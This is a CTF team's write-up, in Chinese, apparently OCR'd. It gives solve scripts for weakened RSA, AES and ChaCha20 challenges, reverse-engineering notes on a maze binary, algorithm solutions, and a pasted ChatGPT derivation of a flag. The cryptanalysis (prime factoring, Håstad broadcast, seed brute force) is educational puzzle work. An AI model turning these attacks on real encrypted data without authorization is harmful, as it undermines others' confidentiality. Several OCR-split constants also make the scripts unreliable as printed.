战队名称

tesseract

比赛排名

总分数：4564

学生组/大一新生组排名：9

总排名：9

战队成员

gggdog、龚雨滴

beedog、安琪

deeejucy、何雨直

Are you crazy

1、根据代码和输出结果构造解题脚本

2、
```python
import ast
import hashlib
from Crypto.Util.number import long_to_bytes, inverse
from math import gcd

def pollard_p1(n, B=1000000):
    a = 2
    for i in range(2, B+1):
        a = pow(a, i, n)
        d = gcd(a-1, n)
        if 1 < d < n:
            return d
    return None

def main():
    with open('output.txt', 'r') as f:
        lines = f.readlines()
        R_line = lines[0].strip()
        n_line = lines[1].strip()
        c_line = lines[2].strip()
        R = ast.literal_eval(R_line.split('=')[1].strip())
        n = int(n_line.split('=')[1].strip())
        c = int(c_line.split('=')[1].strip())

    bits = []
    for r in R:
        cnt = bin(r).count('1') % 2
        bits.append(str(cnt))
    A_str = ''.join(bits)
    A = int(A_str, 2)
    print("A computed")

    B = (1 << 1024) - 1 - A
    print("B computed")

    if n % A == 0:
        p = A
        print("p = A")
    elif n % B == 0:
        p = B
        print("p = B")
```

```
    else:
        print("Error: cannot find p")
        return

    q = n // p
    print("q computed")

    phi = (p-1) * (q-1)
    print("phi computed")

    if gcd(A, phi) == 1:
        e = A
        print("e = A")
    elif gcd(B, phi) == 1:
        e = B
        print("e = B")
    else:
        print("Error: cannot find e")
        return

    d = inverse(e, phi)
    print("d computed")

    s = sum(R)
    print("s computed")

    m_plus_s = pow(c, d, n)
    m = m_plus_s - s
    print("m computed")

    m1 = pollard_p1(m)
    if m1 is None:
        print("Pollard p-1 failed, trying with larger B")
        m1 = pollard_p1(m, B=2000000)
        if m1 is None:
            print("Pollard p-1 failed again, using factorint from sympy")
            from sympy import factorint
            factors = factorint(m)
            keys = list(factors.keys())
            if len(keys) >= 2:
                m1 = keys[0]
                m2 = keys[1]
            else:
                print("Factorization failed")
```

```
                return
        else:
            m2 = m // m1
    else:
        m2 = m // m1

    m1_bytes = long_to_bytes(m1)
    m2_bytes = long_to_bytes(m2)
    md5_m1 = hashlib.md5(m1_bytes).hexdigest()
    md5_m2 = hashlib.md5(m2_bytes).hexdigest()
    flag = 'BITs2CTF{' + md5_m1 + '<*_*>' + md5_m2 + '}'
    print(flag)

if __name__ == '__main__':
    main()
```

2、运行即得 flag。

babyRSA

1、根据 RSA 加密代码及输出结果构造解密脚本。

2、
```
import gmpy2
from Crypto.Util.number import long_to_bytes

# 给定数据
N =
636585149594574746909030160182690866222909256464847291783000651837
227921337237899651287943597773270944384034858925295744880727101606
841413640006527614873110651410155893776548737823152943797884729130
149758279127430044739254000426610922834573094957082589539445610828
279428814524313491262061930512829074466232633130599104490893572093
943832740301809630847541592548921200288222432789208650949937638303
429456468889100192613859073752923812454212239908948930178355331390
933536771065791817643978763045030833712326162883810638120029378337
092938662174119747687899484603628344079493556601422498405360731958
162719296160584042671057160241284852522913676264596201906163
m1 =
437018910555377754758713090674828434552623609418189605883878395265
943244846522356956125593648928796885738904275195790322403904731577
406221662800615649192135096594758567990700774710458621606544804995
324319230202175408806666706760877979225732807083632781339065831416
759856459922014414321419450650531126833451929640356477652908076978
264462932182064696092260867124176080216707230318582489201642918604
678896800531886883658762692711484113665211145799415150955794231203
475326910050714552990789066306397500097510688331809380587538041735
280652368532667434420432748055562621692991174851064017650989088686
897296287498777228019985869798956067763811879178829955994366
m2 =
423775156887345771483214073174563566225971899378137973113300330050
744806291600501030439300493007373439572486576854900377183900568124
875648580405117900334763550734704850545525195312282286018918692626
766754698715797675242649987830123254075074849260132465272799050535
715612790905925076809808368519625239911812635174499655330946748878
170282554491220873730105594218997553839772828068688676446878747560
971142890996647615848402287281884093406826017411838889609249863677
317852336524497456996075022130956047060027503791571428645322713377
816344348903224059331111656623916885513248288451490721944450552506
300046606050837515709217964541177043512544147327439793371612
e = 0x10001

# 分解 N：由于 p 和 q 是连续素数，从 sqrt(N) 开始寻找
sqrt_n = gmpy2.isqrt(N)
```

```python
p = gmpy2.next_prime(sqrt_n)
q = N // p
# 验证分解
if p * q == N:
    print("分解 N 成功!")
    print(f"p = {p}")
    print(f"q = {q}")
else:
    # 如果第一次失败，尝试调整
    print("第一次分解失败，尝试调整...")
    found = False
    for i in range(1000):
        p = gmpy2.next_prime(sqrt_n + i)
        if N % p == 0:
            q = N // p
            if gmpy2.is_prime(q):
                found = True
                break
    if not found:
        for i in range(1000):
            p = gmpy2.next_prime(sqrt_n - i)
            if N % p == 0:
                q = N // p
                if gmpy2.is_prime(q):
                    found = True
                    break
    if found:
        print("分解 N 成功!")
        print(f"p = {p}")
        print(f"q = {q}")
    else:
        print("分解 N 失败!")
        exit()

# 计算φ(N)和 d
phi_n = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi_n)

# 解密 m1 和 m2 得到 c1 和 c2
c1 = pow(m1, d, N)
c2 = pow(m2, d, N)

print(f"c1 = {c1}")
print(f"c2 = {c2}")
```

```python
# 计算 P = F1 * F2
# 由 c2 = F1^3 + F2^3 = (F1+F2)^3 - 3*F1*F2*(F1+F2) = c1^3 - 3*P*c1
# 所以 P = (c1^3 - c2) / (3 * c1)
c1_cubed = c1 * c1 * c1
P = (c1_cubed - c2) // (3 * c1)

# 解二次方程 x^2 - c1*x + P = 0
# 判别式 D = c1^2 - 4*P
D = c1 * c1 - 4 * P
sqrt_D = gmpy2.isqrt(D)
if sqrt_D * sqrt_D != D:
    print("判别式不是完全平方数，尝试调整计算...")
    # 可能由于整数除法误差，重新计算 P
    P = (c1_cubed - c2) / (3 * c1)
    # 检查是否为整数
    if not P.is_integer():
        print("P 不是整数，可能计算有误!")
        exit()
    P = int(P)
    D = c1 * c1 - 4 * P
    sqrt_D = gmpy2.isqrt(D)
    if sqrt_D * sqrt_D != D:
        print("仍然失败，尝试使用浮点数计算...")
        # 使用更精确的计算
        P = (c1_cubed - c2) / (3 * c1)
        P = int(round(P))
        D = c1 * c1 - 4 * P
        sqrt_D = gmpy2.isqrt(D)
        if sqrt_D * sqrt_D != D:
            print("无法解二次方程!")
            exit()

# 计算 F1 和 F2
F1 = (c1 + sqrt_D) // 2
F2 = (c1 - sqrt_D) // 2

# 将 F1 和 F2 转换为字节
try:
    flag1 = long_to_bytes(F1)
    flag2 = long_to_bytes(F2)
except:
    # 如果顺序不对，交换 F1 和 F2
    flag1 = long_to_bytes(F2)
```

```
    flag2 = long_to_bytes(F1)

# 组合 flag
flag = flag1 + flag2
print(f"flag = {flag}")

# 检查 flag 格式
if flag.startswith(b'BITs2CTF{'):
    print("成功解密!")
else:
    # 可能 F1 和 F2 顺序不对，尝试交换
    flag1 = long_to_bytes(F2)
    flag2 = long_to_bytes(F1)
    flag = flag1 + flag2
    print(f"交换后 flag = {flag}")
    if not flag.startswith(b'BITs2CTF{'):
        print("解密失败，flag 格式不正确!")
```

2、运行得 flag。

easyAES

1、根据加密代码及输出构造解题脚本

```
2、 from Crypto.Cipher import AES
    from Crypto.Util.number import long_to_bytes, bytes_to_long

    xor_value =
    5475542603897808646031074731699455656312634115725326664792051438714
    8480709140
    enc_flag =
    b'K\x04?\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84
    *\x0fi\xf7\xa4\x85\xd2\x1d'

    def build_key_int(k0, k1):
        # key = (k0, k1) * 16
        key_bytes = bytes([k0, k1]) * 16
        return bytes_to_long(key_bytes)

    for k0 in range(256):
        for k1 in range(256):
            key_int = build_key_int(k0, k1)
            iv_int = key_int ^ xor_value
            if iv_int < (1 << 128):  # iv_int 是 128 位
                key = bytes([k0, k1]) * 16
                iv = long_to_bytes(iv_int, 16)
                try:
                    cipher = AES.new(key, AES.MODE_CBC, iv)
                    flag = cipher.decrypt(enc_flag)
                    if flag.startswith(b'flag') or flag.startswith(b'FLAG')
    or b'ctf' in flag.lower():
                        print("Found:", flag)
                except:
                    pass
```

2、运行即可。

remaining thing

1、根据 txt 文件内容猜测是中国剩余定理，构造解题脚本：

```
import gmpy2
from functools import reduce

def chinese_remainder_theorem(moduli, remainders):
    """中国剩余定理实现"""
    total = 0
    prod = reduce(lambda a, b: a * b, moduli)
    for n_i, a_i in zip(moduli, remainders):
        p = prod // n_i
        total += a_i * gmpy2.invert(p, n_i) * p
    return total % prod

def hastad_attack(n_list, c_list, e):
    """Håstad广播攻击 - 当相同的明文用小的e和多个模数加密时"""
    # 使用中国剩余定理找到满足所有同余式的x
    x = chinese_remainder_theorem(n_list, c_list)

    # 对x开e次方根得到明文m
    m, exact = gmpy2.iroot(x, e)

    if exact:
        return m
    else:
        print("无法精确开e次方根，可能需要更多密文或不同的方法")
        return None

# 参数
n1 =
19831146070473780450608271965513333016477420167810804693209535211751519378798100050738385201161854775668250184491612993710844933532155638787045219486707787420282058177611838960790320734624809796310926894615507014393905439164108305343147056285187048 03
c1 =
13192445407076444144417541514427188094854353253584529650871742429298429176122106888115309616831240701274243771913770298764454625711248881032556304446303580561665126886670936043604468812024111116443358272674121554396071146617853939756537893431091839 55

n2 =
66111404265300574613935728983655950688111510106384565086238514901421964133746188531859108773677252707542147423426687722933483143467420638 9
```

```
17923485639731545533291089547341393165686480533491924103483747009620183498000762679606287593577239113476062047 33
c2 =
4199812384387562111672998950153131695604911628073248230049027039371987950097608905510052321619782041793503824852700662126577132812515825278789093650061665719100684998487448788789790831650358875872761371787673450056839455709208139896253785055920543104

n3 =
14126749535297606509514418674348551918358936748316341471639452521057767873962355396372423101375036984635365376397773384541330304056627522956980062104259147867100357268271782395123516284699902354599667106061620180566549332990378692446782196699116141 17
c3 =
41663026452800366344084116174180504236555705080505184877204086431216138707209002745841467383559886160630317645159881729713488002376046452536102884351087721916511569274797438511760002651174638774663418515491471728733423349429301126162379031930269212 4

e = 3

# 使用 Håstad 广播攻击
n_list = [n1, n2, n3]
c_list = [c1, c2, c3]

print("使用中国剩余定理和 Håstad 广播攻击...")
m = hastad_attack(n_list, c_list, e)

if m is not None:
    print(f"恢复的明文 m: {m}")

    # 转换为字节
    try:
        # 将大整数转换为字节
        message_bytes = int(m).to_bytes((int(m).bit_length() + 7) // 8, 'big')
        print(f"明文(十六进制): {message_bytes.hex()}")
        print(f"明文(文本): {message_bytes.decode('utf-8', errors='ignore')}")
    except Exception as e:
        print(f"转换为字节时出错: {e}")

        # 尝试其他编码
        try:
```

```
            message_bytes = int(m).to_bytes((int(m).bit_length() + 7) //
8, 'big')
            print(f"原始字节: {message_bytes}")
        except:
            print("无法转换为字节格式")
else:
    print("攻击失败")

    # 检查是否因为模数不互质而失败
    print("\n检查模数之间的GCD...")
    for i in range(len(n_list)):
        for j in range(i + 1, len(n_list)):
            gcd_val = gmpy2.gcd(n_list[i], n_list[j])
            if gcd_val > 1:
                print(f"n{i + 1}和n{j + 1}有公因子: {gcd_val}")
                p = gcd_val
                q1 = n_list[i] // p
                q2 = n_list[j] // p
                print(f"可以分解n{i + 1}和n{j + 1}!")
```

2、运行即可

ChaCha20

1、将.pyc 文件反编译，得到

```
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
from Crypto.Util.number import long_to_bytes, bytes_to_long
from secret import flag
import time
import random
import os

def chacha20_encrypt(plaintext = None, key = None, nonce = None):
    cipher = Cipher(algorithms.ChaCha20(key, nonce), None,
default_backend(), **('mode', 'backend'))
    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext)
    return ciphertext

if __name__ == '__main__':
    k1 = bytes_to_long(os.urandom(32))
    n1 = bytes_to_long(os.urandom(16))
    print(f'''k1={k1}''')
    print(f'''n1={n1}''')
    random.seed(int(time.time()) % 100)
    k2 = random.getrandbits(128)
    n2 = random.getrandbits(64)
    key = long_to_bytes(k1 ^ k2)
    nonce = long_to_bytes(n1 ^ n2)
    encrypted_data = chacha20_encrypt(flag, key, nonce)
    print(f'''加密后: {encrypted_data.hex()}''')
    return None
```

2、根据加密算法和结果构造解密脚本：

```
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
import random

k1 =
89156737880809474145449532029493055444849328922741582677584755390029529653680
n1 = 209794022060737284785334570850445075 92
ct_hex =
"a8c123f27ed9d34a6040a98f0b9d5e22930ca34bd3195e27a1e73725aba2f3eff888
"
ct = bytes.fromhex(ct_hex)
```

```
for seed in range(100):         # 穷举 seed = 0..99
    random.seed(seed)
    k2 = random.getrandbits(128)
    n2 = random.getrandbits(64)

    key_int = k1 ^ k2
    nonce_int = n1 ^ n2

    # 固定长度字节表示（与题目中 long_to_bytes 相当于按固定长度补齐）
    key = key_int.to_bytes(32, 'big')
    nonce = nonce_int.to_bytes(16, 'big')

    cipher = Cipher(algorithms.ChaCha20(key, nonce), mode=None,
backend=default_backend())
    plain = cipher.encryptor().update(ct)

    # 打印每个 seed 的结果（便于直接观察哪一个是可读的 flag）
    try:
        pretty = plain.decode('utf-8', errors='replace')
    except:
        pretty = repr(plain)
    print(f"seed={seed:02d} => {pretty}")
```

3、运行即可

Easy_maze

1、用 IDA 打开 maze.exe，F5 查看 main 代码，需要 27 位字符 flag 正确输入。

```
    v3 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Input the flag:");
    std::ostream::operator<<(v3, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
    std::string::string(&str);
    std::operator>><char>(refptr__ZSt3cin, &str);
    v4 = std::string::length(&str);
    input = (char *)operator new[](v4);
    v5 = (const char *)std::string::data(&str);
    strcpy(input, v5);
    std::string::~string(&str);
  }
  len = strlen(input);
  if ( !strncmp("BITs2CTF{", input, 9ui64) && len == 37 && input[36] == 125 )
  {
    Maze::Maze(&maze);
    if ( isdebug() )
    {
      for ( i = 9; len - 1 > i; ++i )
      {
        Maze::ifchar(&maze, input[i]);
        if ( a < 0 || a > 5 || b < 0 || b > 35 || inputjudge == 1 || (maze.cvbe[a][b] & 1) == 0 )
          break;
        maze.cvbe[a][b] = 0;
      }
      Maze::check(&maze);
    }
    else
    {
      for ( i_0 = 9; len - 1 > i_0; ++i_0 )
      {
        Maze::ifchar(&maze, input[i_0]);
        if ( a < 0 || a > 5 || b < 0 || b > 35 || inputjudge == 1 || (maze.cube[a][b] & 1) == 0 )
          break;
        maze.cube[a][b] = 0;
      }
      Maze::checkend(&maze);
    }
  }
  else
  {
    v6 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "You are wrong!");
    std::ostream::operator<<(v6, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
  }
  system("pause");
  return 0;
```

2、查看 Maze::Maze、Maze::ifchar、Maze::check 的函数实现，发现规则：字母被分为 3 个组（A-I, J-Q, R-Z），每个字母对应一组原子操作的序列。继续查看具体原子移动函数 Maze::up, Maze::down, Maze::left, Maze::right, Maze::front, Maze::back。

3、构造解题脚本

```
letters = {
    'A': ( 1, -7), 'B': ( 1, -6), 'C': ( 1, -5), 'D': ( 1, -1), 'E': ( 1,
0), 'F': ( 1,  1), 'G': ( 1,  5), 'H': ( 1,  6), 'I': ( 1,  7),
    'J': ( 0, -7), 'K': ( 0, -6), 'L': ( 0, -5), 'M': ( 0, -1), 'N': ( 0,
1), 'O': ( 0,  5), 'P': ( 0,  6), 'Q': ( 0,  7),
    'R': (-1, -7), 'S': (-1, -6), 'T': (-1, -5), 'U': (-1, -1), 'V': (-1,
0), 'W': (-1,  1), 'X': (-1,  5), 'Y': (-1,  6), 'Z': (-1,  7),
}

# 目标格子
targets = {
  (0,4),(0,7),(0,11),(0,17),(0,20),(0,26),
  (1,9),(1,13),(1,20),(1,23),(1,33),
  (2,10),(2,15),(2,18),(2,23),(2,32),
  (3,8),(3,9),(3,10),(3,23),(3,25),(3,32),
```

```
  (4,8),(4,23),(4,32),
  (5,28),(5,35)
}

ROWS = 6
COLS = 36

from functools import lru_cache
import time
start_time = time.time()

@lru_cache(None)
def onward_count(pos, visited_mask):
    visited = set(visited_mask)
    c = 0
    r,c0 = pos
    for d in letters.values():
        nr = r + d[0]; nc = c0 + d[1]
        if 0 <= nr < ROWS and 0 <= nc < COLS and (nr,nc) in targets and
(nr,nc) not in visited:
            c += 1
    return c

# faster helper without lru for dynamic use
def candidates_from(pos, visited):
    r,c0 = pos
    res = []
    for ch,(da,db) in letters.items():
        nr = r + da; nc = c0 + db
        if 0 <= nr < ROWS and 0 <= nc < COLS and (nr,nc) in targets and
(nr,nc) not in visited:
            res.append((ch,(nr,nc)))
    return res

found = None
max_steps = len(targets)  # 27

def dfs(pos, visited, path, depth):
    global found
    # small timeout to avoid infinite run on weird envs
    if time.time() - start_time > 30:
        return False
    if depth == max_steps:
        if visited == targets:
```

```
            found = "".join(path)
            print("FOUND:", found)
            return True
        return False
    cand = candidates_from(pos, visited)
    if not cand:
        return False
    def score(item):
        _,npos = item
        new_visited = frozenset(visited | {npos})
        return onward_count((npos[0],npos[1]), new_visited)
    cand.sort(key=score)
    for ch,npos in cand:
        visited.add(npos)
        path.append(ch)
        if dfs(npos, visited, path, depth+1):
            return True
        path.pop()
        visited.remove(npos)
    return False

if __name__ == "__main__":
    start = (0,0)
    visited = set()
    path = []
    ok = dfs(start, visited, path, 0)
    if ok and found:
        flag = "BITs2CTF{" + found + "}"
        print("Flag:", flag)
    else:
        print("No solution found.")
```

4、运行即可。

A.故障机器人

1、c++解题：

```
2、 #include <bits/stdc++.h>
3、 using namespace std;
4、 int main() {
5、     ios::sync_with_stdio(false);
6、     cin.tie(nullptr);
7、     int n;
8、     if (!(cin >> n)) return 0;
9、     vector<long long> a(n);
10、        for (int i = 0; i < n; ++i) cin >> a[i];
11、        struct Item { long long q; int r; long long k; };
12、        vector<Item> v;
13、        v.reserve(n);
14、        for (int i = 0; i < n; ++i) {
15、            long long ai = a[i];
16、            long long k = (ai + 2) / 3; // ceil(ai/3)
17、            long long q = k - 1;
18、            int r = (int)((ai - 1) % 3 + 1); // 1..3
19、            v.push_back({q, r, k});
20、        }
21、        sort(v.begin(), v.end(), [](const Item &x, const Item
   &y) {
22、            if (x.q != y.q) return x.q < y.q;
23、            return x.r < y.r;
24、        });
25、        long long nll = n;
26、        long long ans = 0;
27、        for (int i = 0; i < n; ++i) {
28、            ans += v[i].k * (nll - i);
29、        }
30、        ans -= nll;
31、        cout << ans << '\n';
32、        return 0;
33、    }
```

B.QwQwQwQ

1、c++解题


```
2、 #include <bits/stdc++.h>
3、 using namespace std;
4、 using ull = unsigned long long;
5、 const ull INF = (ull)1e18;
6、
7、 int main() {
8、     ios::sync_with_stdio(false);
9、     cin.tie(nullptr);
10、        string s;
11、        if (!(cin >> s)) return 0;
12、        int n = (int)s.size();
13、        int m;
14、        cin >> m;
15、        vector<pair<long long, ull>> qs(m);
16、        long long maxK = 0;
17、        for (int i = 0; i < m; ++i) {
18、            long long k; ull x;
19、            cin >> k >> x;
20、            qs[i] = {k, x};
21、            if (k > maxK) maxK = k;
22、        }
23、
24、        // g(0)=1, g(k)=2*g(k-1)+1
25、        int Kcap = 0;
26、        vector<ull> g;
27、        g.push_back(1);
28、        while ((long long)Kcap < maxK) {
29、            ull next = g.back();
30、            if (next >= INF) {
31、                g.push_back(INF);
32、            } else {
33、                ull v = next * 2 + 1;
34、                if (v >= INF) v = INF;
35、                g.push_back(v);
36、            }
37、            ++Kcap;
38、            if (g.back() == INF && (long long)Kcap >= 60) {
39、                break;
40、            }
```

```
        }

        int maxIdx = (int)g.size() - 1;

        function<char(int, ull)> getFromQ = [&](int k, ull x) -> char {
            if (k == 0) return 'q';
            ull left = g[min(k-1, maxIdx)];
            if (x <= left) return getFromQ(k-1, x);
            if (x == left + 1) return 'w';
            return getFromQ(k-1, x - (left + 1));
        };

        string ans;
        ans.reserve(m);
        for (int i = 0; i < m; ++i) {
            long long k = qs[i].first;
            ull x = qs[i].second;
            int kk = (int)min<long long>(k, maxIdx);

            ull total = 0;
            for (int j = 0; j < n; ++j) {
                ull add = (s[j] == 'q') ? g[kk] : 1;
                if (total >= INF || add >= INF || total + add >= INF) {
                    total = INF;
                } else total += add;
            }
            if (x == 0 || x > total) {
                ans.push_back('0');
                continue;
            }

            bool found = false;
            for (int j = 0; j < n; ++j) {
                ull add = (s[j] == 'q') ? g[kk] : 1;
                if (x > add) {
                    x -= add;
                } else {
                    if (s[j] != 'q') {
                        ans.push_back(s[j]);
                    } else {
```


```
                        // s[j] == 'q'
                        ans.push_back(getFromQ(kk, x));
                    }
                    found = true;
                    break;
                }
            }
            if (!found) ans.push_back('0'); // safety
        }

        cout << ans << '\n';
        return 0;
    }
```

Math

1、IDA 查看反编译后的代码



2、查看 fun（）以及 judge（）和 main（）



```
uint64_t __cdecl fun1(uint32_t a1, uint32_t a2)
{
  uint32_t b2; // [rsp+8h] [rbp-18h]
  uint32_t b1; // [rsp+Ch] [rbp-14h]
  char pos; // [rsp+10h] [rbp-10h]
  unsigned int carry; // [rsp+14h] [rbp-Ch]
  uint64_t sum; // [rsp+18h] [rbp-8h]

  sum = 0i64;
  carry = 0;
  pos = 0;
  while ( a1 || a2 )
  {
    b1 = a1 & 1;
    b2 = a2 & 1;
    a1 >>= 1;
    a2 >>= 1;
    sum |= (unsigned __int64)(((unsigned __int8)b2 ^ (unsigned __int8)(b1 ^ carry)) & 1) << pos;
    carry = b1 & (b2 | carry) | b2 & carry;
    ++pos;
  }
  return sum | ((unsigned __int64)carry << pos);
}
```

Data Unexplored External symbol Lumina function

IDA View-A | Pseudocode-A | Hex View-1

```
uint64_t __cdecl fun2(uint32_t a1, int a2)
{
  return fun1(a1, -a2);
}
```

IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
uint32_t __cdecl fun3(uint32_t a1, int a2)
{
  char shift; // [rsp+8h] [rbp-8h]
  uint32_t acc; // [rsp+Ch] [rbp-4h]

  acc = 0;
  shift = 0;
  while ( a1 )
  {
    if ( (a1 & 1) != 0 )
      acc += a2 << shift;
    a1 >>= 1;
    ++shift;
  }
  return acc;
}
```

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

```
uint32_t __cdecl fun4(uint32_t a1, uint32_t a2)
{
  char v2; // al
  unsigned int v8; // [rsp+0h] [rbp-10h]
  unsigned int v7; // [rsp+4h] [rbp-Ch]
  int v6; // [rsp+8h] [rbp-8h]
  unsigned int v5; // [rsp+Ch] [rbp-4h]

  v5 = 0;
  v6 = 0;
  while ( a1 || a2 )
  {
    v7 = a1 & 1;
    v8 = a2 & 1;
    a1 >>= 1;
    a2 >>= 1;
    v2 = v6++;
    v5 += (v7 ^ v8) << v2;
  }
  return v5;
}
```

Data Unexplored External symbol Lumina function

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

```
bool __cdecl judge(uint32_t a1, uint32_t a2, uint32_t a3, uint32_t a4, uint32_t a5, uint32_t a6)
{
  uint32_t v6; // [rsp+24h] [rbp-2Ch]
  uint32_t t5; // [rsp+28h] [rbp-28h]
  uint32_t v5; // [rsp+2Ch] [rbp-24h]
  uint32_t v4; // [rsp+30h] [rbp-20h]
  int t4; // [rsp+34h] [rbp-1Ch]
  uint32_t v3; // [rsp+38h] [rbp-18h]
  uint32_t t3; // [rsp+3Ch] [rbp-14h]
  uint32_t v2; // [rsp+40h] [rbp-10h]
  uint32_t t2; // [rsp+44h] [rbp-Ch]
  uint32_t t1; // [rsp+48h] [rbp-8h]
  unsigned int v1; // [rsp+4Ch] [rbp-4h]

  if ( a1 <= 0x186A0 || a2 <= 0x186A0 || a3 <= 0x186A0 || a4 <= 0x186A0 || a5 <= 0x186A0 || a6 <= 0x186A0 )
    return 0;
  if ( a1 > 0xF423F || a2 > 0xF423F || a3 > 0xF423F || a4 > 0xF423F || a5 > 0xF423F || a6 > 0xF423F )
    return 0;
  v1 = (unsigned int)fun1(a1, a2) % 0xE8329;
  t1 = fun2(a1, a2);
  t2 = fun3(2u, a3);
  v2 = fun1(t1, t2);
  t3 = fun3(4u, a6);
  v3 = fun4(t3, a4);
  t4 = fun2(a4, a5);
  v4 = fun3(5u, t4);
  v5 = fun1(a1, a6);
  t5 = fun3(3u, a4);
  v6 = fun2(t5, t4);
  return v1 == 597141 && v2 == 1644082 && v3 == 1161537 && v4 == 343890 && v5 == 1136538 && v6 == 1952901;
}
```

3、发现是关于几个数的运算，复制发送给 gpt 分析，gpt 计算得到 flag

ChatGPT　共享　添加人员　活动 · 41s

Nice — solved it.

I analyzed the helper functions and solved the equations from `judge`. The valid inputs (decimal and hex) that make `judge(...)` return true are:

- a = 678,737 (`0xa5b51`)
- b = 869,485 (`0xd446d`)
- c = 917,415 (`0xdffa7`)
- d = 673,893 (`0xa4865`)
- e = 605,115 (`0x93bbb`)
- f = 457,801 (`0x6fc49`)

The program prints the flag as hex concatenation:

`BITs2CTF{a5b51d446ddffa7a486593bbb6fc49}`

Brief reasoning (short):

- `fun1` is bitwise full-adder → `fun1(x,y) = x + y`.
- `fun2(x,y) = x - y`.
- `fun3(m, n) = m * n`.
- `fun4(x,y) = x ^ y`.
  From the `judge` equations we derived and solved the linear / XOR constraints (see calculations in the analysis), producing the values above and the flag.

If you want, I can produce a short script that verifies the result by simulating the functions and `judge`.

询问任何问题

ChatGPT 也可能会犯错。请核查重要信息。

思考

- **分析二进制加法函数**
  我们需要求解满足某些条件的输入a..f。分析第一个函数：它实现了没有进位的二进制加法。通过检查表达式，可以得出加法的求和位和进位的计算方式。总结来说，fun1执行了a1和a2的二进制加法，生成了64位的和。
- **分析四个函数及判断条件**
  fun1 返回 a1 和 a2 的加和，类型为 uint64。fun2 则返回 a1 减去 a2，类型为 uint64。fun3 的功能是通过逐位移位实现 a1 乘以 a2，返回 int32。fun4 计算 a1 与 a2 的按位异或，返回 uint32。最后，判断条件是输入值大于 0x186A0 且小于等于 0xF423F。

计算十六进制值的十进制表示

```
0xE8329, int(0xE8329)
```

